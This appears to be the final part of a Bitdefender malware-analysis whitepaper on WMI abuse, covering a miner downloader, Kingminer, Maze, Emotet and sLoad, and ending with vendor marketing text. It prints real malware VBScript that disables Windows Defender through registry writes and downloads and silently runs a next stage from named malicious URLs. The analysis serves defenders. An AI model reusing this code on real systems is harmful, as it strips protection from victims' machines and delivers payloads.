Using *winmgmts:{impersonationLevel=Impersonate}!\\.\root\CIMV2:Win32_PingStatus.Address=* pings well known websites, exits on the first success

```
Sub C6A3C382BDD41C()
    Dim DB
    Do
        For Each DB In Array("facebook.com", "google.com", "youtube.com", "vk.com", "yahoo.com", "live.com", "instagram.com")
            With GetObject("winmgmts:{impersonationLevel=Impersonate}!\\.\root\CIMV2:Win32_PingStatus.Address='" & DB & "'")
                Select Case True
                    Case IsNull(.StatusCode)
                    Case .StatusCode <> 0
                    Case Else Exit Sub
                End Select
            End  With
        Next
        WScript.Sleep 10000
    Loop
End Sub
```


Using "*winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv*" modifies the Registry to add exclusion for %TEMP% path and to disable Windows Defender components



```
With GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
        .SetDWORDValue E16, "SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths", BFE, 0
        .SetDWORDValue  E16, "SOFTWARE\Policies\Microsoft\Windows Defender", "DisableAntiSpyware", 1
        .SetDWORDValue  E16, "SOFTWARE\Policies\Microsoft\Windows Defender", "AllowFastServiceStartup", 0
        .SetDWORDValue  E16, "SOFTWARE\Policies\Microsoft\Windows Defender", "ServiceKeepAlive", 0
        .CreateKey E16, "SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection"
        .SetDWORDValue  E16, "SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableIOAVProtection", 1
        .SetDWORDValue  E16, "SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection", "DisableRealtimeMonitoring", 1
        .CreateKey E16, "SOFTWARE\Policies\Microsoft\Windows Defender\Spynet"
        .SetDWORDValue  E16, "SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "DisableBlockAtFirstSeen", 1
        .SetDWORDValue  E16, "SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "LocalSettingOverrideSpynetReporting", 0
        .SetDWORDValue  E16, "SOFTWARE\Policies\Microsoft\Windows Defender\Spynet", "SubmitSamplesConsent", 2
    End With
```

E16 is &H80000002 and stands for **HKEY_LOCAL_MACHINE**

Tries to retrieve the next stage from the following URLs: “hxxp[:]//gmfordown[.]com/game[.]log”, “hxxp[:]//tor4games[.]com/steam[.]lock” or “hxxp[:]//dvx2videofr[.]com/pack[.]dll” and save it as %TMP%\\steam.vbe. If it succeeds, it runs the script. If it fails, it exits.



```
Sub A5()
    Dim DB, BFE, FB0F20, EA5B
    BFE = CreateObject("WScript.Shell").Environment("process")("temp") & "\steam.vbe"
    For Each DB In Array(_
        "http://gmfordown.com/game.log", _
        "http://tor4games.com/steam.lock", _
        "http://dvx2videofr.com/pack.dll")
        B DB, BFE, FB0F20, EA5B
        If FB0F20 = 200 And EA5B = 0 Then Exit For
    Next
    If IsEmpty(DB) Then Exit Sub
    If LCase(Right(BFE, 4)) = ".exe" Then B802FB "WindowsGenericCoreUpdate", BFE
    CreateObject("WScript.Shell").Run BFE, 0, True
End Sub
```

Every time it starts, it changes the names of variables and functions, deletes itself and drops the modified version in *%AppData%//<random_from_guid>//<random_from_guid>.vbs*. The random directory is hidden.

If the file is a .VBE script, the copy is .VBE too. It decodes it in memory, makes the changes and then encodes it again.

Conclusion

The Windows Management Instrumentation offers a plethora of benefits to administrators, but also offers many advantages to malicious actors. Given that WMI allows the orchestration of fileless attacks, we see increased focus on these techniques in the wild. In terms of both legitimate and malicious use, WMI offers the flexibility to obtain information about systems, to configure settings even for remote computers and applications, to schedule processes to run at specific times, to enable and disable logging and to obtain code execution.

These features make it an ideal component for malicious actors when it comes to Discovery in particular, but, as shown above, it has strong implications in Execution, Persistence, Lateral Movement, Command and Control, and Exfiltration. Being an atypical, indirect method, it is easily understood that the actions performed through WMI can also be found in the Defense Evasion tactic.

The crypto-jacking Kingminer has continued to evolve since its debut in 2018, with the current version using the notorious Technique T1546.003, *Event Triggered Execution: Windows Management Instrumentation Event Subscription*. Even more, WMI is present in more subtle places, used to check if specific Windows Updates are installed, and to block Remote Desktop access on infected machines. When it comes to ransomware, the Windows Management Instrumentation can also play an important role. As an example, we chose to present Maze, where Windows backups are destroyed with the help of WMI. Shifting our attention towards the realm of Bankers, we can identify the use of WMI in the current versions of the well-known Emotet. Thanks to Technique T1202, *Indirect Command Execution*, it manages to evade detection from some security products. The PowerShell downloader, sLoad, is often mentioned for abusing BITS, but we have come to the conclusion that it's not the only ace up its sleeve.

SLoad can use some WMI classes in the Discovery step, classes such as *Win32_Processor*, *Win32_OperatingSystem* and *Win32_LogicalDisc* to obtain system information. We chose to complete the list of examples with a miner downloader, in which the registry is manipulated through WMI to disable protection mechanisms, Technique T1112, *Modify Registry*. In addition, it ensures its internet connectivity through the *Win32_PingStatus* class, pinging well-known websites.

While WMI abuse has been going on for nearly a decade, it continues to evolve. Today it can take place in multiple creative scenarios, affecting a significant number of techniques. From Stuxnet onwards, modern malware incorporates evasion techniques based on WMI, and unfortunately these small pieces can make the difference between a stopped attack and total compromise.

Bibliography

[1] https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page, **Microsoft Docs**, *Windows Management Instrumentation*

[2] https://attack.mitre.org/matrices/enterprise/windows/, **Mitre**, *Windows ATT&CK Matrix*

[3] https://www.bitdefender.com/files/News/CaseStudies/study/354/Bitdefender-PR-Whitepaper-KingMiner-creat4610-en-EN-GenericUse.pdf, **Bitdefender Labs**, *Kingminer - a Crypto-Jacking Botnet Under the Scope*

[4] https://download.bitdefender.com/resources/files/News/CaseStudies/study/318/Bitdefender-TRR-Whitepaper-Maze-creat4351-en-EN-GenericUse.pdf, **Bitdefender Labs**, *A Technical Look into Maze Ransomware*

[5] https://www.microsoft.com/security/blog/2020/01/21/sload-launches-version-2-0-starslord/, **Microsoft Defender ATP Research Team**, *sLoad launches version 2.0, Starslord*

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security
NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test
SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row
Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row
More MSP-integrated solutions than any other security vendor
3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES

Bitdefender®

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

wmi
10/22/20October 22, 2020 11:47 am10/22/20